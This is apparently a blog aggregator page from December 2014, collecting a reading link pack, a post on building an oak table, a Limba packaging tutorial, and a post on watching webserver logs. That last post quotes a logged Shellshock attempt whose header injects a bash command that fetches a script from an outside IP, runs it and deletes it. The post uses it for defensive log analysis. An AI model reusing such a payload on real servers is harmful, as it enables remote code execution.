lot of work. In case you have any feedback, I m happy to hear it (see the contact link at the bottom of every Code Search site).

Diego Escalante Urrelo: Link pack #01

Following the lead of my dear friend Daniel and his fantastic and addictive Summing up series, here s a link pack of recent stuff I read around the web. Link pack is definitely a terrible name, but I m working on it.
How to Silence Negative Thinking
On how to avoid the pitfall of being a Negatron and not an Optimist Prime. You might be your own worst enemy and you might not even know it:
Psychologists use the term automatic negative thoughts to describe the ideas that pop into our heads uninvited, like burglars, and leave behind a mess of uncomfortable emotions. In the 1960s, one of the founders of cognitive therapy, Aaron Beck, concluded that ANTs sabotage our best self, and lead to a vicious circle of misery: creating a general mindset that is variously unhappy or anxious or angry (take your pick) and which is (therefore) all the more likely to generate new ANTs. We get stuck in the same old neural pathways, having the same negative thoughts again and again.
Meet Harlem s Official Street Photographer
A man goes around Harlem with his camera, looking to give instead of taking. Makes you think about your approach to people and photography, things can be simpler. Kinda like Humans of New York, but in Harlem. And grittier, and on film but as touching, or more:
I tell people that my camera is a healing mechanism, Allah says. Let me photograph it and take it away from you.
What Happens When We Let Industry and Government Collect All the Data They Want
Why having nothing to hide is not about the now, but about the later. It s not that someone is going to judge for pushing every detail of your life to Twitter and Instagram, it s just that something you do might be illegal a few years later:
There was a time when it was essentially illegal to be gay. There was a time when it was legal to own people and illegal for them to run away. Sometimes, society gets it wrong. And it s not just nameless bureaucrats; it s men like Thomas Jefferson. When that happens, strong privacy protections including collection controls that let people pick who gets their data, and when allow the persecuted and unpopular to survive.
The Sex-Abuse Scandal Plaguing USA Swimming
Abusive coaches and a bullying culture in sports training are the perfect storm for damaging children. And it s amazing the extent to which a corporation or institution is willing to look the other way, as long as they save face. Very long piece, but intriguing to read. What Cities Would Look Like if Lit Only by the Stars
Thierry Cohen goes around the world and builds beautiful and realistic composite images of how would big cities look like if lit only by stars. The original page has some more cities: Villes teintes (Darkened Cities). On Muppets & Merchandise: How Jim Henson Turned His Art into a Business
Lessons from how Jim Henson managed to juggle both art and business without selling out for the wrong reasons. Really interesting, and reminds you to put Henson in perspective as a very smart man who managed to convince everyone to give him money for playing with muppets. The linked video on How the Muppet Show is Made is also cool. Made me curious enough to get the book. Barbie, Remixed: I (really!) can be a computer engineer
Mattel launched the most misguided book about empowering Barbie to be anything but a computer engineer in a book about being a computer engineer. The internet did not disappoint and fixed the problem within hours. There s now even an app for that (includes user submitted pages).

2 December 2014

Richard Hartmann: Tabletop games

Wood. I really like wood. Even more, I like working with wood. Touching it, following its grain, and contemplating that it was made mostly from thin air and water. Normally, I just turn trees into handy pieces of firewood. While that's already deeply satisfying in the sense that you actually get to see what you worked for, it's a mostly destructive task. You kill a tree, you chop it up, only to turn it back into (mostly) thin air. As chance would have it, I needed a new table. After dragging myself through way too many furniture stores, I realized that I wouldn't be happy with what's on offer. So I struck a deal with a local carpenter: I would buy from them, but only if I could help building my own table; I would finally create something larger than a carving from wood. After some scouting, the carpenter found five planks of oak which were 4+ meter long, about 40-60 cm wide, and 8+ cm thick: Five raw planks of oak If you think this wood looks old, worn, and broken: You should have seen it up close; it was worse than on the potato-cam picture ;) But that's another great thing about working with wood: by taking off a laughably thin layer of surface material, you can renew the whole thing. We cut off 10 cm from each side as that's what tends to split and tossed that away. Afterwards, we cut off 80 cm from the wider side for the legs. Again, the base tends to have more imperfections and as you don't need to cut long pieces, you have more freedom in deciding how to cut. Cutting is an art in itself; tiny imperfections in the wood's surface can hint at large fissures underneath. The fact that the wood looks worn and spotty does not help in figuring this out. After cutting to minimize waste, you end up with a pile like this: Planks after cutting And a surprising amount of waste, i.e. firewood: Leftovers After a lot of planing, the wood becomes cleaner and smoother: Planed planks Then, everything's fitted so that neighbouring planks have their heartwood running into different directions, and so that the upper surface gets (most of) the interesting features. This is another surprisingly involved process and took about two hours. And no, the potato-cam does not manage to capture the wood's beauty. Set planks After sanding the sides down to perfection to ensure the glue can bond really tightly, the table feet are glued and put into a hydraulic press: Table feet about to be pressed while the tabletop itself shines in all its 287 cm x 107 cm x 6.3 cm glory: Tabletop set and glued Tomorrow, we will sand down the top and bottom of the tabletop and prepare the feet. Grooves will be milled into the wood to glue steel bars into it, as well as another plank that will be glued to the bottom of the tabletop, running along the middle. Along with the alternating heartwood, this helps ensure that this beast of a table will not fold in on itself or otherwise succumb to internal torsion or gravity. The final steps will be to fit the feet, sand down the surface again and then apply two layers of oil. And while most people may not fancy taking a week off just to rise way too early and then do unpaid work, I love it. As I said: I like wood.

Steve Kemp: Paying attention to webserver logs

If you run a webserver chances are high that you'll get hit by random exploit-attempts. Today one of my servers has this logged - an obvious shellshock exploit attempt:

92.242.4.130 blog.steve.org.uk - [02/Dec/2014:11:50:03 +0000] \
"GET /cgi-bin/dbs.cgi HTTP/1.1" 404 2325 \
 "-" "()   :; ; /bin/bash -c \"cd /var/tmp ; wget http://146.71.108.154/pis ; \
curl -O http://146.71.108.154/pis;perl pis;rm -rf pis\"; node-reverse-proxy.js"
Yesterday I got hit with thousands of these referer-spam attempts:
152.237.221.99 - - [02/Dec/2014:01:06:25 +0000] "GET / HTTP/1.1"  \
200 7425 "http://buttons-for-website.com" \
"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.143 Safari/537.36"
When it comes to stopping dictionary attacks against SSH servers we have things like denyhosts, fail2ban, (or even non-standard SSH ports). For Apache/webserver exploits we have? mod_security? I recently heard of apache-scalp which seems to be a project to analyse webserver logs to look for patterns indicative of attack-attempts. Unfortunately the suggested ruleset comes from the PHP IDS project and are horribly bad. I wonder if there is any value in me trying to define rules to describe attacks. Either I do a good job and the rules are useful, or somebody else things the rules are bad - which is what I thought of hte PHP-IDS set - I guess it's hard to know. For the moment I look at the webserver logs every now and again and shake my head. Particularly bad remote IPs get firewalled and dropped, but beyond that I guess it is just background noise. Shame.

Matthias Klumpp: How to build a cross-distro package with Limba

Disclaimer: Limba is stilllimba-small in a very early stage of development. Bugs happen, and I give to guarantees on API stability yet. Limba is a very simple cross-distro package installer, utilizing OverlayFS found in recent Linux kernels (>= 3.18). As example I created a small Limba package for one of the Qt5 demo applications, and I would like to share the process of creating Limba packages it s quite simple, and I could use some feedback on how well the resulting packages work on multiple distributions. I assume that you have compiled Limba and installed it how that is done is described in its README file. So, let s start. 1. Prepare your application The cool thing about Limba is that you don t really have to do many changes on your application. There are a few things to pay attention to, though: This needs to be done so your application will find its data at runtime. Additionally, you need to write an AppStream metadata file, and find out which stuff your application depends on. 2. Create package metadata & install software 1.1 Basics Now you can create the metadata necessary to build a Limba package. Just run
cd /path/to/my/project
lipkgen make-template
This will create a pkginstall directory, containing a control file and a metainfo.xml file, which can be a symlink to the AppStream metadata, or be new metadata. Now, configure your application with /opt/bundle as install prefix (-DCMAKE_INSTALL_PREFIX=/opt/bundle, prefix=/opt/bundle, etc.) and install it to the pkginstall/inst_target directory. 1.2 Handling dependencies If your software has dependencies on other packages, just get the Limba packages for these dependencies, or build new ones. Then place the resulting IPK packages in the pkginstall/repo directory. Ideally, you should be able to fetch Limba packages which contain the software components directly from their upstream developers. Then, open the pkginstall/control file and adjust the Requires line. The names of the components you depend on match their AppStream-IDs (<id/> tag in the AppStream XML document). Any version-relation (>=, >>, <<, <=, <>) is supported, and specified in brackets after the component-id. The resulting control-file might look like this:
Format-Version: 1.0

Requires: Qt5Core (>= 5.3), Qt5DBus (>= 5.3), libpng12
If the specified dependencies are in the repo/ subdirectory, these packages will get installed automatically, if your application package is installed. Otherwise, Limba depends on the user to install these packages manually there is no interaction with the distribution s package-manager (yet?). 3. Building the package In order to build your package, make sure the content in inst_target/ is up to date, then run
lipkgen build pkginstall/
This will build your package and output it in the pkginstall/ directory. 4. Testing the package You can now test your package, Just run
sudo lipa install package.ipk
Your software should install successfully. If you provided a .desktop file in $prefix/share/applications, you should find your application in your desktop s application-menu. Otherwise, you can run a binary from the command-line, just append the version of your package to the binary name (bash-comletion helps). Alternatively, you can use the runapp command, which lets you run any binary in your bundle/package, which is quite helpful for debugging (since the environment a Limba-installed application is run is different from the one of other applications). Example:
runapp $ component_id -$ version :/bin/binary-name


And that s it! :-) I used these steps to create a Limba package for the OpenGL Qt5 demo on Tanglu 2 (Bartholomea), and tested it on Kubuntu 15.04 (Vivid) with KDE, as well as on an up-to-date Fedora 21, with GNOME and without any Qt or KDE stuff installed: qt5demo-limba-kubuntuqt5demo-limba-fedora I encountered a few obstacles when building the packages, e.g. Qt5 initially didn t find the right QPA plugin that has been fixed by adjusting a config file in the Qt5Gui package. Also, on Fedora, a matching libpng was missing, so I included that as well. You can find the packages at Github, currently (but I am planning to move them to a different place soon). The biggest issue with Limba is at time, that it needs Linux 3.18, or an older kernel with OverlayFS support compiled in. Apart from that and a few bugs, the experience is quite smooth. As soon as I am sure there are now hidden fundamental issues, I can think of implementing more features, like signing packages and automatically updating them. Have fun playing around with Limba!
Next.

Previous.